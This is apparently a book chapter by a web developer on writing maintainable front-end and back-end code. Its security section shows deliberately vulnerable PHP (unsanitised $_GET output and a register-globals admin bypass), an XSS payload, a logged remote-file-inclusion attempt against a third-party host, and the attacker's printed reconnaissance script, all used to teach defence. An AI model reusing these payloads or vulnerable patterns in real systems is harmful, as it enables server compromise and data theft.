This is where it gets problematic. Because JavaScript is so easy to learn and use (and libraries make people believe that they don't need anything but one of those libraries), many people consider themselves JavaScript developers far too early in their career. Right now, I am interviewing developers for front-end positions, and the number of people coming in who know only jQuery is astounding. Being able to implement a particular technology does not make you an expert in it, and not knowing how or why it works makes you unqualified to maintain it. Hope and faith work for some things, not technology. If you apply something, make sure it works and that you know how to fix it when it breaks.

A few telltale signs of JavaScript development point to trouble ahead:

- Writing obtrusive JavaScript
- Relying on data to be in the right format
- Applying without testing
- Failing to plan for the error case
- Failing to create reusable generic functions
- Failing to make scripts configurable
- Not testing or validating the JavaScript.

Writing Obtrusive JavaScript

We've covered this: if you write HTML that makes sense only when JavaScript is available, then you're setting yourself up for failure. An interface element that doesn't do anything when I activate it is a broken promise, and I will stop trusting you. I've been harping on for years about the merits of unobtrusive JavaScript,[6] and other people[7] have chimed in lately. The trick is to test whether something can be done before instructing a machine to offer that functionality. It is as simple as testing the depth of a river before jumping in head first.

So, don't litter your documents with `javascript://` links. Remove those `onclick=""` handlers. And create the things that rely on JavaScript with JavaScript. There is no magic to it, and the reward is bountiful indeed.

Relying on Data to Be in the Right Format

Data is never clean, especially when the end user provides it. To get good working code, test that data is in the right format before you use it. JavaScript has an amazing number of validation functions for checking whether a parameter is a string, array, number, object or whatever else you need; and using regular expressions or casting types, you can make sure that code gets only values it can work with and doesn't choke and throw up an error.

6 http://icant.co.uk/articles/seven-rules-of-unobtrusive-javascript/

7 http://unobtrusify.com/

Stop writing flaky code like the following:

```
function loopOver(x) {
  for(var i=0,j=x.length; i<j; i++){
    doStuffWith(x[i]);
  }
}
```

This assumes that x is an array, but you cannot know that. So, test for it:

```
function loopOver(x) {
  if(typeof x === 'object' &&
     x.length !== 'undefined') {
    for(var i=0,j=x.length;i<j;i++) {
      doStuffWith(x[i]);
    }
  }
}
```

Validating is critical to getting clean code. JavaScript that injects code in a document without sanitizing or filtering it not only might break but poses a security threat.

Applying Without Testing

JavaScript in browsers is flaky. Any other script on the page could seriously impede the functionality of your script, and websites running in other tabs could slow down the browser (taking your interface down with it). So, running your script locally and trying it out a few times is not enough to really know how it behaves. You have to test it in its real environment and together with all the other scripts it will run alongside. I have found slow connections to be a massive cause of errors, so test your script on a slow connection or simulate one with a proxy[8] before declaring it ready to use. The other thing that makes code go bad is applying deeply nested objects or DOM selectors:

8 http://www.dallaway.com/sloppy/

```
for(var i=0,j=data.results.houses.levels.flats.length;i<j;i++){
  // ...
}
$('#main #message li a span').hide();
```

Again, you're hoping that `data.results.houses.levels.flats` exists, and you cannot rely on that. You have to test whether the properties exist all the way down the object before applying the loop. In the second case, your script will fail once the HTML changes; and in the case of jQuery, it will fail silently, which makes debugging a frustrating experience.

Failing to Plan for the Error Case


Whenever you implement some functionality, also plan for the error case. This way, when something goes wrong, you can at least log the error or tell the end user what went wrong. And something will always go wrong.

Ajax requests without a timeout case or error case lead to interfaces that look stuck and to people reloading the document. Click handlers that don't fall back to a page reload that does the same thing lead to annoying buttons that users click over and over again without getting any feedback. The solution is pretty simple: leave traps for error handling in your code (even if you just add them as stubs) – then, you will always have code that can be extended. If you don't plan for failure, there will be errors, and maintainers will replace your code without bothering trying to fix it.

Failing to Make Scripts Configurable

These days, the connection between HTML and JavaScript is close. Libraries such as jQuery pushed for this as a fast way to build cool websites, and the outcome has proven them to be right. By closely tying HTML to JavaScript, though, we also make it easy for maintainers to break our scripts; if the HTML structure or hierarchy changes, then long selectors will break. So, to make life easy for maintainers, keep all selectors at the beginning of the script and cache the results. This way, maintainers can make a change without having to hunt through thousands of lines of JavaScript to find one selector.

Here is a general principle: if others will be maintaining your code, then put the things that are likely to change (ids, classes, DOM paths, strings and parameters) into their own configuration object. I've written about this a lot,[9] and it is still the most powerful way to keep your scripts from getting messed up by maintainers.



```
⊞ <div class="contentTop1">
⊟ <div class="contentInner1">
   ⊟ <div class="contentInner2">
      ⊟ <div class="contentInner3">
         ⊟ <div class="contentInner">
            ⊟ <h1 class="siteTitle">
               ⊞ <a href="/" style="">
              </h1>
              <div class="subTitle">Thoughts
              on software and life.</div>
            ⊞ <div class="pageHead">
            ⊞ <div id="post000170" class="blogPost"
```

```
.siteTitle {                sheet.css (line 103)
   font-size: 1.5em;
}

h1 {                         sheet.css (line 10)
   ~~font-size: 1.3em;~~
   letter-spacing: -1px;
}
Inherited from div#content
#content {                  sheet.css (line 122)
   text-align: left;
}
Inherited from body
```

```
⊟ <div id="wrap" class="group">
   ⊞ <div id="header" class="group">
   ⊟ <div id="articleheader">
         <img alt="firebug" src="/perch/resources/1261505899html1.gif">
     </div>
   ⊞ <div id="secondary" class="group">
   ⊞ <div id="footer" class="group">
  </div>
  <div id="fancybox-tmp"></div>
⊞ <div id="fancybox-loading">
  <div id="fancybox-overlay"></div>
```

```
element.style
{
   -moz-user-select: text;
}
body {              master.css (line 26)
   background: url("/img
   /bg-grad.jpg") repeat
   scroll 0 0 #EFEFEE;
   color: #333333;
   font-family: "trebuchet
   ms",helvetica,sans-serif;
   font-size: 62.5%;
```

There are many advanced JavaScript testing tools available for web developers. Firebug is the most popular and established one, especially with many Firebug extensions, such as FireQuery (for jQuery development). You may want to consider using Selenium IDE and Web Developer's Toolbar, too.

Failing to Create Reusable Generic Functions

Another change that this new style of coding with chained methods and jQuery has brought to the JavaScript world is that writing code that repeats functionality is now very easy.

9 http://www.wait-till-i.com/2008/05/23/script-configuration/

Instead of planning your script and cutting it up into functions that each has a single purpose, you'll see a lot of solutions that have one `document.ready()` call around a whole lot of selectors with a lot of chained methods.

This is the power of chained methods and libraries such as jQuery: you can quickly enhance an HTML document and turn it into something awesome. If you keep doing that, though, you are likely to repeat yourself over and over again.

Repeating the same functionality is easy with copy and paste, but it bloats your scripts unnecessarily, and if you need to change functionality, then you'll have to do it in several places.

Rather than apply a lot of chained transformations or method calls to selectors, just write reusable functions that do the job. A method such as `hidepanel()` and `showpanel()` could be called with a DOM element and do a lot of transformations in one go. Later on, maintainers will just have to keep calling them and plug into the functionality of the whole script, rather than write another `hide()` and `remove()` if they want to add a new panel. They can also extend functionality. Say they need a `store()` function that saves the current state of the interface. Rather than analyzing all the code and seeing where the interface is changed, all the maintainer has to do is add a call to `store()` in `showpanel()` and `hidepanel()`.

Calling custom events is even better for this. Be sure to read up on that if you want to build an app.

If you are writing methods that are to be reused, then they should also be generic. There is no point in writing a method like

`isPanelLargerThan600Pixels()` when a
`checkPanelSize(threshold)`

does the job-and can check panels in 600, 300, 200 or any other size to boot.

A lot of JavaScript these days is promoted as "doing the job," which is okay if you want to enhance a Web document to be smoother and flashier. But if you want to write a more complex solution, make sure to write scripts with functionality that the maintainers who will be extending your code can reuse and not have to repeat.

Not Testing or Validating Your JavaScript

While testing your variables and their values is important, it is equally important that the JavaScript itself is valid and doesn't attempt to access native objects and variables that are not available. Write clean JavaScript that validates and works even when it is converted by a script to improve website performance. A lot of servers these days are set up to minify or pack JavaScript, and your scripts shouldn't break when that happens. The trick is to use curly braces and not rely on semicolon injection by the browser.

The easiest way to tell whether your JavaScript is ready for release is to run it through JSLint.[10] JSLint is available as an add-on in many editors out there, so saving and validating a script become part of the same process. In general, the way to make sure your JavaScript doesn't go bad quickly is to have another go at it once you are happy with its functionality. Two years ago, I wrote a list of five things to do to your script before handing it over,[11] and the content is as valid now as it was back then:

- **Remove the look and feel.**
  Instead of setting colors and other visuals in JavaScript, add a class name and maintain them in CSS.

- **Take care of obvious speed issues.**
  Keep the DOM access to a minimum, cache the end states of loops and write reusable functions rather than a lot of anonymous ones.

- **Remove labels and names from functional code.**
  Because strings and names of classes and ids are likely to change, they should be in a configuration object rather than scattered throughout the script.

- **Use human-readable variable and function names.**
  In the heat of battle, writing very short or cryptic variable names is tempting. But later on, they can cause confusion.

10 http://www.jslint.com/

11 http://www.wait-till-i.com/2008/02/07/five-things-to-do-to-a-script-before-handing-it-over-to-the-next-developer/

- **Add comments, sign your code with your name and remove any global clashes.**
  So that people can easily see where and why you needed to use "strange" code and who to contact about it.

Back-End Code

The code in the back end of your application or solution is as prone to deterioration as the code in the front end. The difference is in the effect bad back-end code has:

- Performance problems with your code not only make the end user's computer slower but affect the server and thus everyone's experience.
- Security problems make your whole server vulnerable and allow attackers to steal your users' identities or turn the website into a spam hub or an attack network zombie.
- Bad code can be hidden longer because there is no feedback from the outside world (whereas JavaScript, CSS and HTML are always very much in the open).
- The rules in the back end are stricter: bad code will not execute. Already, then, you need to be stricter in writing code.

All of the things we covered in the JavaScript section above also apply to your back-end code. You should also be aware, though, that this environment is different, meaning you have a few other things to worry about.

When you write in the back end, your code likely depends much more on other libraries, components and solutions, and thus you sometimes have to write in a way that you are not comfortable with. Perhaps you were thrown into a project that has some terribly convoluted methods of rendering simple HTML because that is how the system was built 10 years ago and no one dares to change the core now for fear of breaking the system.

Sometimes you just have to bite the bullet and go along with it. If you do build a new system, though, avoid a few things that would make the back-end code a pain:

- Mixing back-end logic with display logic
- Failing to filter out incoming data
- Failing to predefine variables
- Storing sensitive information in plain text
- Assuming the extensions and version of a system.

Mixing Back-End Logic With Display Logic

This is probably the biggest issue for inexperienced back-end developers. Rather than strictly separate the part that displays HTML from the parts that access a database, call a Web service and do some hefty conversion and calculation, you deliver one massive block of code that does everything.

This means that maintainers will have to go through the whole document to find a bit of HTML. It also means that back-end developers who are asked to fix something in the logic of the app will be working with the HTML. This is probably the main cause of table layouts, inline style sheets and invalid HTML these days.

To ensure your code is maintainable and extensible, follow an MVC model and strictly separate the code for the user interface from the code that interacts with the back end. This could be as simple as writing a `render()` function and putting all your HTML output in it. In most cases, it means using a templating system instead of rolling your own solution. The added benefit is that templating systems come free with caching and localization.

Also, different experts will be able to maintain different parts of the application, and in a future update you will be free to switch to another database, change the back-end language or add a mobile interface without having to touch the core of the application.

Failing to Filter Out Incoming Data

With every batch of visitors to your website, you will get an evil doer who tries to attack it. There are many reasons to attack a server: to store information, to make it attack another server while remaining anonymous or to steal cookies in order to pose as users of a system and steal their identities. All of these attacks can be achieved by injecting malicious code into a system that does not filter out data that comes in through forms or the URL.

If your system uses only JavaScript to validate forms, then code will eventually be injected into your website. If you don't filter out incoming data and allow for SQL statements, you will also end up with a compromised database.

The two types of attacks to be aware of are cross-site scripting[12] and SQL injection.[13] There are a few ways to protect against these. In PHP, make sure to use the `mysql_real_escape_string($v)` function[14] to prevent attackers from adding random SQL commands to the `$v` variable. To clean up variables coming from a form or the URL, use the `filter_input()` function.[15] There's a lot to say about securing Web applications and input filtering, and there are many books that tell you much more, but here is the main thing never to do…

Don't print any $_GET, $_POST or $_REQUEST variables without sanitizing them. Failing to do this, you allow people to inject code. The following piece of code, for example, is vulnerable:

```
<?php echo '<a href="'.$_GET['url'].'">click me</a>';?>
```

If I now sent a parameter like `index.php?url="<script>alert('xss');</script>` to this code inside the *index.php* document, it would print the following:

```
<a href=""<script>alert('xss')</script>click me</a>
```

12 http://en.wikipedia.org/wiki/Cross-site_scripting

13 http://en.wikipedia.org/wiki/Sql_injection

14 http://uk.php.net/manual/en/function.mysql-real-escape-string.php

15 http://uk.php.net/manual/en/function.filter-input.php

The JavaScript would then execute. If instead of `alert()`, I created a script node to inject some malicious code, then it could read your cookies as it is executed from your domain. Bad news.

This becomes even more dangerous when you use parameters in functions that read from the file system. A `$_GET[]` in a `fread()` or `include()` could be overridden to display sensitive files from your server or to inject files from a third-party server. In the log files of your server, look for .txt and you will see a lot of these attempts to attack your server. Here's one from mine:

```
access_log-2010-07-08-05:213.171.37.206-- [08/Jul/2010:05:17:01
-0700] "GET /onlinetools.org/tools//errors.php?error=http://
www.bangkoklimo4u.com/image_post/id.txt??%0D?? HTTP/1.1" 404
291 "-" "libwww-perl/5.808"
```

If you check the text file targeted here, you will see that the script located there would, if successfully injected, display information about my server:

```
<?php
function ConvertBytes($number) {
$len = strlen($number);
if($len < 4) {
return sprintf("%d b", $number); }
if($len >= 4 && $len <=6) {
return sprintf("%0.2f Kb", $number/1024); }
if($len >= 7 && $len <=9) {
return sprintf("%0.2f Mb", $number/1024/1024); }
return sprintf("%0.2f Gb", $number/1024/1024/1024); }
echo "Osirys<br>";
$un = @php_uname();
$id1 = system(id);
$pwd1 = @getcwd();
$free1= diskfreespace($pwd1);
$free = ConvertBytes(diskfreespace($pwd1));
if (!$free) {$free = 0;}
```

```
$all1 = disk_total_space($pwd1);
$all = ConvertBytes(disk_total_space($pwd1));
if (!$all) {$all = 0;}
$used = ConvertBytes($all1-$free1);
$os = @PHP_OS;
echo "0sirys was here<br>";
echo "uname -a: $un<br>";
echo "os: $os<br>";
echo "id: $id1<br>";
echo "free: $free<br>";
echo "used: $used<br>";
echo "total: $all<br>";
exit;
```

This was an attempt to access my server and read information about the operating system to determine whether there is enough space for "0sirys" to store his files. The system at `bangkoklimo4u.com` was vulnerable and the hacker was able to store this malicious piece of code on its server. It now looks as if this website then tried to attack my server, and I might have wasted my time accusing it instead of 0sirys.

Rather than just use the `$_GET, $_POST or $_SERVER` variables, filter or white-list the data coming from them before displaying the information. This is not just a "good thing to do" – not doing this breaks the Web right now and makes it a playground for viruses and crackers.

Failing to Predefine Variables

There is usually little danger in neglecting to define a variable in JavaScript and then using it somewhere else. In the case of PHP, though-particularly with a bad set-up of PHP-this could be a very big problem. Older PHP set-ups have the problem of automatically turning URL parameters into global variables. If you have some PHP code like the following…

```
<?php
checkPermissions();
if($admin){
...
}
?>
```

where `checkPermissions` returns `$admin as true or false`, I could override this with a URL parameter. Calling the above code with `index.php?admin=1` on a set-up with globals enabled would get me into the admin block regardless of whether `checkPermissions()` returns `$admin as true`. To avoid this, predefine your variables or use them only when they are returned from a function:

```
<?php
$admin = false;
checkPermissions();
if($admin){
...
}
// or
$admin = checkPermissions();
if($admin){
...
}
?>
```

Another benefit is that all the presets will be at the start of your script, making it easier for maintainers.

Storing Sensitive Information in Plain Text

One common mistake beginners make with back-end code is to store sensitive information in plain text in files or even in the database. Because there are many ways to attack a server, this is basically begging to get your information stolen. First, plain text files are not safe for storing information and are actually bad for your server because you could corrupt the files by continually overriding them.

By encrypting the information and then storing it in a database, you will make the Web a much safer place. Yes, doing this is a bit harder, but you are making sure that only you and the maintainers are able to access the information. A plain file could end up being read if the server experiences a permissions problem or if a maintainer messes up. For example, you'd see a problem if a network set the *wp_config.php* file of a lot of blogs to "read/write/execute all."[16]

Assuming the Extensions and Version of a System

The last obvious mistake coders make is assuming that the server on which the code will execute has the same set-up as the local computer or server they used to write the code. Once again, the solution is to test whether a certain method is available before applying functionality.

A common example is using `file_get_contents()` on an external resource. A lot of virtual servers disallow loading information from third-party resources for security reasons, and your script would fail. Test run the functionality, and rather than cause errors for end users by trying to access certain functionality, explain to the owner of your server that you expect certain extensions or a particular version of the server.

Summary

As noted at the beginning of this article, the administrator is behind many reasons why code deteriorates in quality over time. You can make your code a lot more maintainable by planning for maintenance in the code itself. And being paranoid about anything you think is prone to being changed is another good way to avoid surprises. In any case, expect your code to be totally different a few weeks from when you write it, and discourage random mutation by leaving guidance on how it should be changed.

16 http://www.blogtap.net/wp-config-php-security-leak-hundreds-of-blogs-hacked/

In the end, you have to plan and architect and structure your code, rather than just write it and be happy that it works right now in your environment. This is a key difference between hobbyists and professional developers. Professionals follow these principles:

Pace yourself

A lot of the fame in Web development goes to whoever is first or the fastest or whoever writes the least amount of code. This is great because it indicates that competition is healthy, but it also pressures you to write quick solutions to complex problems. You will be tempted to take a shortcut by adding some inline styling, or by adding an onclick handler rather than adding to the main script or by adding an empty div to clear a float. This will certainly come back to haunt you down the line, but it will probably also have effects you hadn't thought of. If a quick fix looks too simple to be true, it probably is, and it will break something you hadn't thought of. Take a deep breath before diving in, and give yourself extra time to test what you've fixed. Your solution will be the better for it.

Before submitting your code, read through it. Take a break and do something different. I, for one, find many ways to refactor and improve my code as I document it. This is why writing tutorials and training material is so much fun: you are forced to really think about the subject and not just churn out code.

Don't copy and paste the unknown

By all means, use other people's code and learn from their solutions. But if you copy and paste functions and scripts without knowing what they're doing and just hope that they work, then you'll run into trouble. If you use a plug-in, library or script, following the use cases and documentation without quite knowing what it is doing is okay. But don't take code out of context, glue it somewhere else and expect no problems. Therein lies madness.

Don’t please machines by any means necessary

Validating is important, but it doesn’t make your code semantically valuable. Adding an empty alt attribute to an image that really needs a text alternative might stop a validator from complaining, but you’ve created an accessibility issue in the process.

Wrapping a convoluted piece of JavaScript in a closure might keep it from soiling the global namespace, but it won’t make it easier to maintain or use less memory – it will likely use more. Write for other coders, not for the process or the user’s computer. That is what build processes are for.

Don’t be a fanboy

There is a reason why we have online magazines, sandboxes, personal blogs and other playgrounds to explore the newest and coolest technologies. The reason is that the technologies can fail there without causing problems. In production code, bleeding-edge technology makes you bleed. Whenever you use technology that is not quite ready for prime time or that you are excited about but not quite sure how to fit into your live product, you will likely run into trouble when all of your hacks and workarounds are not needed anymore as a result of an update or some new solution in a library.

By all means, play with your pet technology, but don’t try to solve every problem with it. When you’re holding a hammer, everything looks like a nail – and when it turns out to be your thumb, it hurts a lot. Real development will always be a mix of several technologies, each doing one job well. Replacing all with one is an interesting academic exercise and might yield good ideas, but in almost all practical cases, it results in products that are bloated and hard to maintain.

About the author

“Being mobile is important – this is the Web, it doesn’t matter where you work physically. Traveling makes you a better person.”

Christian Heilmann (1975) was born in Schweinfurt, Bavaria and has a diploma in German, English, History and Astronomy. Tattooed with his motto, “Start something, play with it, if you don’t want to play, stop doing it.” Christian currently lives in North London, a mixing pot of many cool places. He works to bring technology to people and people to technology, and when not busy working, films are his diversion of choice. Blue and green are his favorite colors and since he’s rarely at home the only pets he has are lots of rubber ducks. Christian’s message to the readers is to stay hungry, stay inquisitive; there is always something new around the corner.

Index